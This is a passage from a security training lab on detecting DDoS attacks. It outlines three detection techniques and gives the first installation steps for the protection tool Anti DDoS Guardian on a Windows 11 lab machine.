- Windows Server 2019 virtual machine

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- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of DoS and DDoS Attack Detection

Detection techniques are based on identifying and discriminating the illegitimate traffic increase and flash events from the legitimate packet traffic.

The following are the three types of detection techniques:

- **Activity Profiling**: Profiles based on the average packet rate for a network flow, which consists of consecutive packets with similar packet header information
- **Sequential Change-point Detection**: Filters network traffic by IP addresses, targeted port numbers, and communication protocols used, and stores the traffic flow data in a graph that shows the traffic flow rate over time
- **Wavelet-based Signal Analysis**: Analyzes network traffic in terms of spectral components

Lab Tasks

Task 1: Detect and Protect Against DDoS Attacks using Anti DDoS Guardian

---

Anti DDoS Guardian is a DDoS attack protection tool. It protects IIS servers, Apache serves, game servers, Camfrog servers, mail servers, FTP servers, VOIP PBX, and SIP servers and other systems. Anti DDoS Guardian monitors each incoming and outgoing packet in Real-Time. It displays the local address, remote address, and other information of each network flow. Anti DDoS Guardian limits network flow number, client bandwidth, client concurrent TCP connection number, and TCP connection rate. It also limits the UDP bandwidth, UDP connection rate, and UDP packet rate.

Here, we will detect and protect against a DDoS attack using Anti DDoS Guardian.

Note: In this task, we will use the **Windows Server 2019** and **Windows Server 2022** machines to perform a DDoS attack on the target system, **Windows 11**.

1. Turn on the **Windows 11**, **Windows Server 2022** and **Windows Server 2019** virtual machines.
2. Switch to the **Windows 11** virtual machine. Login with Username: **Admin** and Password: **Pa$$w0rd**.
3. On the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 10 Denial-of-Service\DoS and DDoS Protection Tools\Anti DDoS Guardian** and double click **Anti_DDoS_Guardian_setup.exe.**

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

Note: If a **User Account Control** pop-up appears, click **Yes**.

Note: If an **Open File - Security Warning** pop-up appears, click **Run**.



4. The **Setup - Anti DDoS Guardian window** appears; click **Next**. Follow the wizard-driven installation steps to install the application.



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

5. In the **Stop Windows Remote Desktop Brute Force** wizard, uncheck the **install Stop RDP Brute Force** option, and click **Next**.



6. The **Select Additional Tasks** wizard appears; check the **Create a desktop shortcut** option, and click **Next**.



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
